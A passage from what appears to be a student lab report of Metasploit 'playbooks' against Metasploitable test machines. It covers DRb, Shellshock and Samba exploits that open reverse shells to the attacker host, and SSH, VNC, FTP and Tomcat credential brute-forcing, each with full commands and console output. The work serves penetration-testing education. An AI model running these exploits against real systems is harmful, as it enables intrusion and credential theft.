[*] Command shell session 5 opened (10.10.10.13:4444 -> 192.168.30.11:43281)
at 2021-03-11 03:14:47 -0500

whoami
daemon
id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
```

BBB. *Playbook 48: Attacking the drb remote codeexec (port 8787) service in D2 server.*

Step1: Start the Metasploit console in the attacker machine by using the command “msfconsole” on the attacker machine. [69]

Step2: Use the command “search drb_remote_codeexec” to see the list of drb remote codeexec module there to use. Set that exploit module to the msfconsole by using the command “use exploit/linux/misc/drb_remote_codeexec”.

Step3: The “cmd/unix/reverse_netcat” payload is set to the module by default along with the exploit module.

Step4: Type “**show options**”. It displays the list of this which are required to perform the attack.

Step5: Type **set rhosts 192.168.30.21**. By using this command, assign the IP address of the D2 server (192.168.30.21) as rhosts.

Step6: Type “**set lhost 10.10.10.13**”. Give the IP address of the attacker machine as lhost.

```
msf5 > search drb_remote_codeexec

Matching Modules
=====
#  Name                               Disclosure Date  Rank      Check
Description
-  -
-----
0  exploit/linux/misc/drb_remote_codeexec 2011-03-23      excellent No
Distributed Ruby Remote Code Execution
```

```

msf5 > use exploit/linux/misc/dr_b_remote_codeexec
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf5 exploit(linux/misc/dr_b_remote_codeexec) > options

Module options (exploit/linux/misc/dr_b_remote_codeexec):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    no               no        The target host(s), range CIDR identifier,
or hosts file with syntax 'file:<path>'
  RPORT     8787             yes       The target port
  URI       no               no        The URI of the target host
(druby://host:port) (overrides RHOST/RPORT)

Payload options (cmd/unix/reverse_netcat):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     no               yes       The listen address (an interface may be
specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Automatic

msf5 exploit(linux/misc/dr_b_remote_codeexec) > set rhosts 192.168.30.21
rhosts => 192.168.30.21
msf5 exploit(linux/misc/dr_b_remote_codeexec) > set lhost 10.10.10.13
lhost => 10.10.10.13

```

Step7: Once all the requirements are set, now run the exploit by using the command “exploit” or “run”.

Step8: Can see that the exploitation is done, and directly gained the shell session of the targeted host. By typing the command “whami” in shell session, it displays the privilege that gained by exploiting that service.

```

msf5 exploit(linux/misc/dr_b_remote_codeexec) > exploit

[*] Started reverse TCP handler on 10.10.10.13:4444
[*] Trying to exploit instance_eval method
[!] Target is not vulnerable to instance_eval method
[*] Trying to exploit syscall method
[*] attempting x86 execve of .MlznY239Ovp19K5h
[*] Command shell session 6 opened (10.10.10.13:4444 -> 192.168.30.21:36005)
at 2021-03-11 03:19:27 -0500
[+] Deleted .MlznY239Ovp19K5h

whoami
root
id
uid=0(root) gid=0(root)

```

**** The contribution of Vamshidhar Kotha ends here****

**** The contribution of Parminder Kaur starts here****

CCC. Playbook 49: Exploiting Ssh Service (Port 22)

Step 1: Open Metasploit console on Kali linux (attacker machine) using the command msfconsole. [170]

Step 2: After Metasploit loads, use the module ssh_login. The *show option* command list all the available options and their values. RHOSTS is set to the target machine's IP address. Further, set VERBOSE and STOP_ON_SUCCESS to true. USER_FILE and PASS_FILE options are used for setting the dictionary list.

Step 3: Exploit is initiated using *run* command.

```
msf5 > use auxiliary/scanner/ssh/ssh_login
msf5 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

  Name                Current Setting  Required  Description
  ----                -
BLANK_PASSWORDS      false           no        Try blank passwords for all
users
BRUTEFORCE_SPEED     5               yes       How fast to bruteforce, from
0 to 5
DB_ALL_CREDS         false           no        Try each user/password
couple stored in the current database
DB_ALL_PASS          false           no        Add all passwords in the
current database to the list
DB_ALL_USERS         false           no        Add all users in the current
database to the list
PASSWORD             no              A specific password to
authenticate with
PASS_FILE            no              File containing passwords,
one per line
RHOSTS               yes             The target host(s), range
CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT                22             yes       The target port
STOP_ON_SUCCESS      false           yes       Stop guessing when a
credential works for a host
THREADS              1               yes       The number of concurrent
threads (max one per host)
USERNAME             no              A specific username to
authenticate as
USERPASS_FILE        no              File containing users and
passwords separated by space, one pair per line
USER_AS_PASS         false           no        Try the username as the
password for all users
USER_FILE            no              File containing usernames,
one per line
VERBOSE              false           yes       Whether to print output for
all attempts

msf5 auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.30.21
rhosts => 192.168.30.21
msf5 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE => true
msf5 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP ON SUCCESS => true
```



```

msf5 auxiliary(scanner/ssh/ssh_login)> set USER_FILE
/home/kali/Desktop/user.txt
USER_FILE => /home/kali/Desktop/user.txt
msf5 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE
/home/kali/Desktop/password.txt
PASS_FILE => /home/kali/Desktop/password.txt
msf5 auxiliary(scanner/ssh/ssh_login) > run

[-] 192.168.30.21:22 - Failed: 'user:toor'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.30.21:22 - Failed: 'user:asdfaad'
[-] 192.168.30.21:22 - Failed: 'user:msfadmin'
[-] 192.168.30.21:22 - Failed: 'user:password'
[-] 192.168.30.21:22 - Failed: 'user:p@ssword'
[-] 192.168.30.21:22 - Failed: 'root:toor'
[-] 192.168.30.21:22 - Failed: 'root:asdfaad'
[-] 192.168.30.21:22 - Failed: 'root:msfadmin'
[-] 192.168.30.21:22 - Failed: 'root:password'
[-] 192.168.30.21:22 - Failed: 'root:p@ssword'
[-] 192.168.30.21:22 - Failed: 'msfadmin:toor'
[-] 192.168.30.21:22 - Failed: 'msfadmin:asdfaad'
[+] 192.168.30.21:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin)
gid=1000(msfadmin)
groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video)
,46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadm
in) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC
2008 i686 GNU/Linux '
[*] Command shell session 1 opened (10.10.10.13:34473 -> 192.168.30.21:22)
at 2021-03-16 02:17:45 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

Step 4: - Accessing metasploitable machine using ssh using command *ssh user-name@host IP address*. After logging into host machine commands will work as if they were written directly to the host machine.

```

root@kali:~# ssh msfadmin@192.168.30.21
The authenticity of host '192.168.30.21 (192.168.30.21)' can't be
established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCiOLuVscegPXLQosuPs+E9d/rrJB84rk.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.30.21' (RSA) to the list of known hosts.
msfadmin@192.168.30.21's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008
i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Wed Mar 10 02:56:51 2021

```

```

msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:70:f1:30
          inet addr:192.168.30.21  Bcast:192.168.30.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe70:f130/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:10781 errors:0 dropped:0 overruns:0 frame:0
          TX packets:10389 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2821089 (2.6 MB)  TX bytes:2464505 (2.3 MB)
          Base address:0xd020 Memory:f1200000-f1220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1647 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1647 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:768445 (750.4 KB)  TX bytes:768445 (750.4 KB)

```

DDD. Playbook 50: VNC exploit using Metasploit (Port 5900)

Step 1: Open Metasploit console on Kali linux (attacker machine) using the command `msfconsole`. [171]

Step 2: After Metasploit loads, use the module `vnc_login`. The `show option` command list all the available options and their values. `RHOSTS` is set to the target machine's IP address. Set username as `ro`

Step 3: Exploit is initiated using `exploit` command. It reports the successful login and password "`password`" to authenticate.

```

msf5 > use auxiliary/scanner/vnc/vnc_login
msf5 auxiliary(scanner/vnc/vnc_login) > options

Module options (auxiliary/scanner/vnc/vnc_login):

  Name                Current Setting  Required  Description
  ----                -
  BLANK_PASSWORDS     false           no        Try blank passwords for all
users
  BRUTEFORCE_SPEED    5               yes       How fast to bruteforce,
from 0 to 5
  DB_ALL_CREDS        false           no        Try each user/password
couple stored in the current database
  DB_ALL_PASS         false           no        Add all passwords in the
current database to the list
  DB_ALL_USERS        false           no        Add all users in the current
database to the list
  PASSWORD            no              The password to test
  PASS_FILE            /usr/share/metasploit-
framework/data/wordlists/vnc_passwords.txt  no        File containing
passwords, one per line
  Proxies              no              A proxy chain of format
type:host:port[,type:host:port][...]
  RHOSTS              yes             The target host(s), range
CIDR identifier, or hosts file with syntax 'file:<path>'

```

```

RPORT          5900          yes      The target port (TCP)
STOP_ON_SUCCESS false        yes      Stop guessing when a
credential works for a host

THREADS        1          yes      The number of concurrent
threads (max one per host)

USERNAME       <BLANK>        no       A specific username to
authenticate as
USERPASS_FILE  no          File containing users and
passwords separated by space, one pair per line
USER_AS_PASS   false       no       Try the username as the
password for all users
one per line
USER_FILE      no          File containing usernames,
one per line
VERBOSE       true        yes      Whether to print output
for all attempts

msf5 auxiliary(scanner/vnc/vnc_login) > set rhosts 192.168.30.11
rhosts => 192.168.30.11
msf5 auxiliary(scanner/vnc/vnc_login) > set username root
username => root
msf5 auxiliary(scanner/vnc/vnc_login) > exploit

[*] 192.168.30.11:5900 - 192.168.30.11:5900 - Starting VNC login sweep
[!] 192.168.30.11:5900 - No active DB -- Credential data will not be saved!
[+] 192.168.30.11:5900 - 192.168.30.11:5900 - Login Successful: :password
[*] 192.168.30.11:5900 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0

```

Step 4: Use command vncviewer for connecting with VNC server using password as provided by successful exploitation. It will open the graphical user interface for metasploitable machine.

```

msf5 auxiliary(scanner/vnc/vnc_login) > vncviewer 192.168.30.11
[*] exec: vncviewer 192.168.30.11

Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
 32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
 32 bits per pixel.
Least significant byte first in each pixel.

```

**** The contribution of Parminder Kaur ends here****

**** The contribution of Tejaswini Vadlamudi starts here****

EEE. *Playbook 51: Shellshock exploit on metasploitable 3*

Step 1: Do nmap to find the open ports and the services running on the victim machine with the command **nmap -sV 192.168.30.31(victim machine ip)**. After nmap it is known that an apache http service is running on port 80.

Launch the metasploit on attacker machine with **msfconsole** and use **exploit/multi/http/apache_mod_cgi_bash_env_exec**.

```
msf6 > use exploit/multi/http/apache_mod_cgi_bash_env_exec
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
Step 2: Set all the required options for the exploit to launch as RHOSTS which is victim machine ip(192.168.30.31) and TARGETURI as '/cgi-bin/hello_world.sh'.
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set RHOSTS
RHOSTS 192.168.30.31
RHOSTS => 192.168.30.31
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set targeturi /cgi-bin/hello_world.sh
targeturi => /cgi-bin/hello_world.sh
```

Step 3: After all the required options are set once check them with the command **show options**. Check whether RHOSTS and TARGETURI are assigned properly.

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > show options
Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):
  Name          Current Setting  Required  Description
  ----          -
  CMD_MAX_LENGTH 2048             yes       CMD max line length
  CVE            CVE-2014-6271    yes       CVE to check/exploit
(Accepted: CVE-2014-6271, CVE-2014-6278)
  HEADER        User-Agent       yes       HTTP header to use
  METHOD         GET              yes       HTTP method to use
  Proxies       no               no        A proxy chain of format
type:host:port[,type:host:port][...]
  RHOSTS        192.168.30.31   yes       The target host(s),
range
CIDR identifier, or hosts file with syntax 'file:<path>'
  RPATH         /bin             yes       Target PATH for binaries
u
sed by the CmdStager
  RPORT         80               yes       The target port (TCP)
  SRVHOST       0.0.0.0          yes       The local host or network
interface to listen on. This must be an address on the local machine or 0.0.0.0
to listen on all addresses.
  SRVPORT       8080             yes       The local port to listen
on.
  SSL           false            no        Negotiate SSL/TLS for
outgoing connections
  SSLCert       no               no        Path to a custom SSL
certificate (default is randomly generated)
  TARGETURI     /cgi-bin/hello_world.sh yes       Path to CGI script
  TIMEOUT       5                yes       HTTP read response
timeout (seconds)
  URIPATH       no               no        The URI to use for this
exploit (default is random)
  VHOST         no               no        HTTP server virtual host
Payload options (linux/x86/meterpreter/reverse_tcp):
  Name          Current Setting  Required  Description
  ----          -
  LHOST         10.10.10.13     yes       The listen address (an interface may be
specified)
  LPORT         4444             yes       The listen port
Exploit target:
  Id  Name
  --  ---
  0   *
```

Step 4: After all the options set run the exploit with **exploit** or **run** command, A meterpreter session is created after a successful exploit all the information about the victim machine is visible with the commands **getuid**, and **sysinfo**.

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit
[*] Started reverse TCP handler on 10.10.10.13:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (980808 bytes) to 192.168.30.31
[*] Meterpreter session 1 opened (10.10.10.13:4444 -> 192.168.30.31:48218) at
2021-03-16 04:21:09 -0500
meterpreter > getuid
Server username: www-data @ metasploitable3-ub1404 (uid=33, gid=33, euid=33,
egid=33)
meterpreter > sysinfo
Computer      : 192.168.30.31
OS           : Ubuntu 14.04 (Linux 3.13.0-24-generic)
Architecture : x64
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
```

***** The contribution of Tejaswini Vadlamudi ends here*****

Exploits on Proxy Zone

***** The contribution of Vishista Vangala starts here*****

FFF. *Playbook 52: Ftp service login using wordlist on version proftpd 1.3.1*

Step-1: Nmap scan shows the ftp service is running on two ports. And the port 2121 is running with ProFTPD 1.3.1 which is vulnerable to ftp-login exploit that uses bruteforce. Use the ftp_login auxiliary scanner [48] [172].

```
msf5 > search ftp_login
Matching Modules
=====
#   Name                                     Disclosure Date   Rank   Check
Description
-   -
-----
0   auxiliary/scanner/ftp/ftp_login          normal          No     FTP
Authentication Scanner
msf5 > use auxiliary/scanner/ftp/ftp_login
msf5 auxiliary(scanner/ftp/ftp_login) > options
Module options (auxiliary/scanner/ftp/ftp_login):
  Name                Current Setting  Required  Description
  ----                -
BLANK_PASSWORDS      false           no        Try blank passwords for all
users
BRUTEFORCE_SPEED     5               yes       How fast to bruteforce, from 0
to 5
DB_ALL_CREDS         false           no        Try each user/password couple
stored in the current database
DB_ALL_PASS          false           no        Add all passwords in the current
database to the list
DB_ALL_USERS         false           no        Add all users in the current
database to the list
PASSWORD              no              A specific password to
authenticate with
```

PASS_FILE		no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RECORD_GUEST	false	no	Record anonymous/guest logins to the database
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	21	yes	The target port (TCP)
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts

Step-2: There a number of options available in this exploit. RHOSTS and the RPORT represents the target's ip address and the port on which the exploit is about to perform. As ftp login is a bruteforce attack, a file with the list of some usernames and other with possible passwords should be set for USER_FILE and PASS_FILE options respectively [48] [172].

```
msf5 auxiliary(scanner/ftp/ftp_login) > set RHOSTS 192.168.20.21
RHOSTS => 192.168.20.21
msf5 auxiliary(scanner/ftp/ftp_login) > set RPORT 2121
RPORT => 2121
msf5 auxiliary(scanner/ftp/ftp_login) > set PASS_FILE pass.txt
PASS_FILE => pass.txt
msf5 auxiliary(scanner/ftp/ftp_login) > set USER_FILE users.txt
USER_FILE => users.txt
msf5 auxiliary(scanner/ftp/ftp_login) > options
Module options (auxiliary/scanner/ftp/ftp_login):
Name          Current Setting  Required  Description
-----
BLANK_PASSWORDS  false           no        Try blank passwords for all users
BRUTEFORCE_SPEED  5               yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS     false           no        Try each user/password couple stored in the current database
DB_ALL_PASS      false           no        Add all passwords in the current database to the list
DB_ALL_USERS     false           no        Add all users in the current database to the list
PASSWORD         no              no        A specific password to authenticate with
PASS_FILE        pass.txt        no        File containing passwords, one per line
Proxies         no              no        A proxy chain of format type:host:port[,type:host:port][...]
```

RECORD_GUEST	false	no	Record anonymous/guest logins to the database
RHOSTS	192.168.20.21	yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	2121	yes	The target port (TCP)
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE	users.txt	no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts

Step-3: Exploit initiation starts when the exploit command is used. I have a list of usernames file as users.txt and password file as pass.txt which are matched against each other.

```
msf5 auxiliary(scanner/ftp/ftp_login) > exploit
[*] 192.168.20.21:2121 - 192.168.20.21:2121 - Starting FTP login sweep
[!] 192.168.20.21:2121 - No active DB -- Credential data will not be saved!
[+] 192.168.20.21:2121 - 192.168.20.21:2121 - Login Successful:
msfadmin:msfadmin
[-] 192.168.20.21:2121 - 192.168.20.21:2121 - LOGIN FAILED: root:msfadmin
(Incorrect: )
[-] 192.168.20.21:2121 - 192.168.20.21:2121 - LOGIN FAILED: root:root
(Incorrect: )
[-] 192.168.20.21:2121 - 192.168.20.21:2121 - LOGIN FAILED: root:password
(Incorrect: )
[-] 192.168.20.21:2121 - 192.168.20.21:2121 - LOGIN FAILED: root:s3cr3t
(Incorrect: )
[-] 192.168.20.21:2121 - 192.168.20.21:2121 - LOGIN FAILED: root:user
(Incorrect: )
[-] 192.168.20.21:2121 - 192.168.20.21:2121 - LOGIN FAILED: root:password1
(Incorrect: )
[-] 192.168.20.21:2121 - 192.168.20.21:2121 - LOGIN FAILED: root:
(Incorrect: )
[-] 192.168.20.21:2121 - 192.168.20.21:2121 - LOGIN FAILED: user:msfadmin
(Incorrect: )
[-] 192.168.20.21:2121 - 192.168.20.21:2121 - LOGIN FAILED: user:root
(Incorrect: )
[-] 192.168.20.21:2121 - 192.168.20.21:2121 - LOGIN FAILED: user:password
(Incorrect: )
[-] 192.168.20.21:2121 - 192.168.20.21:2121 - LOGIN FAILED: user:s3cr3t
(Incorrect: )
[+] 192.168.20.21:2121 - 192.168.20.21:2121 - Login Successful: user:user
[-] 192.168.20.21:2121 - 192.168.20.21:2121 - LOGIN FAILED: ftp:msfadmin
(Incorrect: )
[-] 192.168.20.21:2121 - 192.168.20.21:2121 - LOGIN FAILED: ftp:root
(Incorrect: )
[-] 192.168.20.21:2121 - 192.168.20.21:2121 - LOGIN FAILED: ftp:password
(Incorrect: )
```

```

[-] 192.168.20.21:2121      - 192.168.20.21:2121 - LOGIN FAILED: ftp:s3cr3t
(Incorrect: )
[-] 192.168.20.21:2121      - 192.168.20.21:2121 - LOGIN FAILED: ftp:user
(Incorrect: )
[-] 192.168.20.21:2121      - 192.168.20.21:2121 - LOGIN FAILED: ftp:password1
(Incorrect: )
[-] 192.168.20.21:2121      - 192.168.20.21:2121 - LOGIN FAILED: ftp:
(Incorrect: )
[*] 192.168.20.21:2121      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

Step-4: So now there are two successful and valid logins to connect to the ftp server. One with username user and password user. The other with username msfadmin and password msfadmin. Let's try with one of these.

```

root@kali:~# ftp 192.168.20.21
Connected to 192.168.20.21.
220 (vsFTPd 2.3.4)
Name (192.168.20.21:root): user
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.

```

Step-5: Using one of the username and passwords have successfully logged into the server. Now have a look at the directories present in this server.

```

ftp> ls -lat
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-----  1 1001  1001      165 May 07  2010 .bash_history
drwxr-xr-x  3 1001  1001    4096 May 07  2010 .
drwx-----  2 1001  1001    4096 May 07  2010 .ssh
drwxr-xr-x  6 0      0      4096 Apr 16  2010 ..
-rw-r--r--  1 1001  1001     586 Mar 31  2010 .profile
-rw-r--r--  1 1001  1001    2928 Mar 31  2010 .bashrc
-rw-r--r--  1 1001  1001     220 Mar 31  2010 .bash_logout
226 Directory send OK.

```

Step-6: Here it is showing a list of directories and permissions. Now, try with the other set of successful login credentials msfadmin username to login. It shows a more number of directories as logged in as the admin and have more permissions to modify the files.

```

root@kali:~# ftp 192.168.20.21
Connected to 192.168.20.21.
220 (vsFTPd 2.3.4)
Name (192.168.20.21:root): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -lat
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwx-----  2 1000  1000    4096 Mar 13 11:25 .gconfd
drwx-----  2 1000  1000    4096 Mar 13 11:25 .gconf

```



```

drwxr-xr-x 2 1000 1000 4096 Oct 09 11:35 FTP
drwxr-xr-x 8 1000 1000 4096 Oct 09 11:34 .
-rwx----- 1 1000 1000 4 May 20 2012 .rhosts
-rw----- 1 0 0 4174 May 14 2012 .mysql_history
lrwxrwxrwx 1 0 0 9 May 14 2012 .bash_history ->
/dev/null
drwx----- 2 1000 1000 4096 May 18 2010 .ssh
-rw-r--r-- 1 1000 1000 0 May 07 2010 .sudo_as_admin_successful
drwxr-xr-x 6 1000 1000 4096 Apr 28 2010 vulnerable
drwxr-xr-x 4 1000 1000 4096 Apr 17 2010 .distcc
drwxr-xr-x 6 0 0 4096 Apr 16 2010 ..
-rw-r--r-- 1 1000 1000 586 Mar 16 2010 .profile
226 Directory send OK.

```

**** *The contribution of Vishista Vangala ends here* ****

**** *The contribution of Tejaswini Vadlamudi starts here* ****

GCG. Playbook 53: Samba username map script exploit

Step 1: After nmap it is known that the samba server is running on port 139. To know the version of samba server auxiliary scanner is used. And RHOST is set to victim machine ip i.e 192.168.20.31. [173]

```

msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.20.31
RHOSTS => 192.168.20.31
msf6 auxiliary(scanner/smb/smb_version) > show options
Module options (auxiliary/scanner/smb/smb_version):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.20.31   yes       The target host(s), range CIDR
  identifier, or hosts file with syntax 'file:<path>'
  THREADS   1                yes       The number of concurrent threads (max
  one per host)

```

Step 2: Run the auxiliary scanner it shows the version which is samba 3.0.20-Debian

```

msf6 auxiliary(scanner/smb/smb_version) > run
[*] 192.168.20.31:445 - SMB Detected (versions:1) (preferred dialect:)
(signatures:optional)
[*] 192.168.20.31:445 - Host could not be identified: Unix (Samba 3.0.20-
Debian)
[*] 192.168.20.31: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

Step 3: Search for exploit using the version.

```

msf6 auxiliary(scanner/smb/smb_version) > searchsploit samba | grep 3.0.20
[*] exec: searchsploit samba | grep 3.0.20
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution
(Metasploit) | unix/remote/16320.rb
Samba < 3.0.20 - Remote Heap Overflow
| linux/remote/7701.txt
msf6 auxiliary(scanner/smb/smb_version) > grep samba search username map
script
  1 exploit/multi/samba/usermap_script 2007-05-14 excellent No
Samba "username map script" Command Execution
Interact with a module by name or index. For example info 1, use 1 or use
exploit/multi/samba/usermap_script

```

Step 4: Use the exploit found and set the required options to run the exploit which are RHOSTS to victim machine ip(192.168.20.31) and RPORT to 139.

```
msf6 auxiliary(scanner/smb/smb_version) > use
exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.20.31
RHOSTS => 192.168.20.31
msf6 exploit(multi/samba/usermap_script) > show options
Module options (exploit/multi/samba/usermap_script):
  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.20.31   yes       The target host(s), range CIDR
  identifier, or hosts file with syntax 'file:<path>'
  RPORT     139              yes       The target port (TCP)
Payload options (cmd/unix/reverse_netcat):
  Name      Current Setting  Required  Description
  ----      -
  LHOST     10.10.10.13     yes       The listen address (an interface may be
  specified)
  LPORT     4444             yes       The listen port
Exploit target:
  Id  Name
  --  ----
  0   Automatic
```

Step 5: Run the exploit. After successful run a shell session is created. Check the ipaddress with the command ifconfig.

```
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 10.10.10.13:4444
[*] Command shell session 1 opened (10.10.10.13:4444 -> 192.168.20.31:60316)
at
2021-03-18 17:48:48 -0500
whoami
root
pwd
ifconfig
eth0      Link encap:Ethernet  HWaddr 52:54:00:12:50:33
          inet addr:192.168.20.31  Bcast:192.168.20.255  Mask:255.255.255.0
          inet6 addr: fe80::5054:ff:fe12:5033/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:29619 errors:0 dropped:0 overruns:0 frame:0
          TX packets:12455 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2731314 (2.6 MB)  TX bytes:0 (0.0 B)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:60247 errors:0 dropped:0 overruns:0 frame:0
          TX packets:60247 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:29500001 (28.1 MB)  TX bytes:29500001 (28.1 MB)
```

***** The contribution of Tejaswini Vadlamudi ends here*****

***** The contribution of Vamshidhar Kotha starts here*****

HHH. Playbook 54: Auxiliary module scan on apache tomcat (port 8180) service in P2 server.

Step1: Start the Metasploit console in the attacker machine by using the command “msfconsole”. [174]

Step2: Set that apache tomcat auxiliary scanning module to the console by using the command “use auxiliary/scanner/http/tomcat_mgr_login”.

Step3: Type “**show options**”. This command shows the list of the things which are needed to be set on the module to start the exploit.

Step4: Type “**set rhosts 192.168.20.21**”. Here set the IP address of the targeted machine.

Step5: Type “**set threads 10**”.

Step6: Type “**set rport 8180**”. The tomcat service runs on the port 8180 so set the remote port number as 8180.

```
msf5 > use auxiliary/scanner/http/tomcat_mgr_login
msf5 auxiliary(scanner/http/tomcat_mgr_login) > options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

  Name                               Current  Setting
  Required  Description
  ----
  -----
  BLANK_PASSWORDS                    false
no        Try blank passwords for all users
  BRUTEFORCE_SPEED                    5
yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS                        false
no        Try each user/password couple stored in the current database
  DB_ALL_PASS                          false
no        Add all passwords in the current database to the list
  DB_ALL_USERS                        false
no        Add all users in the current database to the list
  PASSWORD
no        The HTTP password to specify for authentication
  PASS_FILE                          /usr/share/metasploit-
framework/data/wordlists/tomcat_mgr_default_pass.txt  no  File
containing passwords, one per line
  Proxies
no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS
yes       The target host(s), range CIDR identifier, or hosts file with syntax
'file:<path>'
  RPORT                                8080
yes       The target port (TCP)
  SSL                                  false
no        Negotiate SSL/TLS for outgoing connections
  STOP_ON_SUCCESS                     false
yes       Stop guessing when a credential works for a host
  TARGETURI                          /manager/html
yes       URI for Manager login. Default is /manager/html
  THREADS                             1
yes       The number of concurrent threads (max one per host)
  USERNAME
no        The HTTP username to specify for authentication
```

```

USERPASS_FILE /usr/share/metasploit-
framework/data/wordlists/tomcat_mgr_default_userpass.txt no File
containing users and passwords separated by space, one pair per line
USER_AS_PASS false
no Try the username as the password for all users
USER_FILE /usr/share/metasploit-
framework/data/wordlists/tomcat_mgr_default_users.txt no File
containing users, one per line
VERBOSE true
yes Whether to print output for all attempts
VHOST
no HTTP server virtual host

msf5 auxiliary(scanner/http/tomcat_mgr_login) > set rhosts 192.168.20.21
rhosts => 192.168.20.21
msf5 auxiliary(scanner/http/tomcat_mgr_login) > set threads 10
threads => 10
msf5 auxiliary(scanner/http/tomcat_mgr_login) > set rport 8180
rport => 8180

```

Step7: Once all the requirements are set, now run the scanner by using the command “exploit” or “run”.

Step8: The auxiliary scanning module is completed successfully. From top 4th line after run command, shows the ID and password to access the port 8180 service. The ID and password which we gained through the auxiliary scan is tomcat:tomcat.

```

msf5 auxiliary(scanner/http/tomcat_mgr_login) > run
[-] 192.168.20.21:8180 - LOGIN FAILED: tomcat:manager (Incorrect)
[-] 192.168.20.21:8180 - LOGIN FAILED: tomcat:role1 (Incorrect)
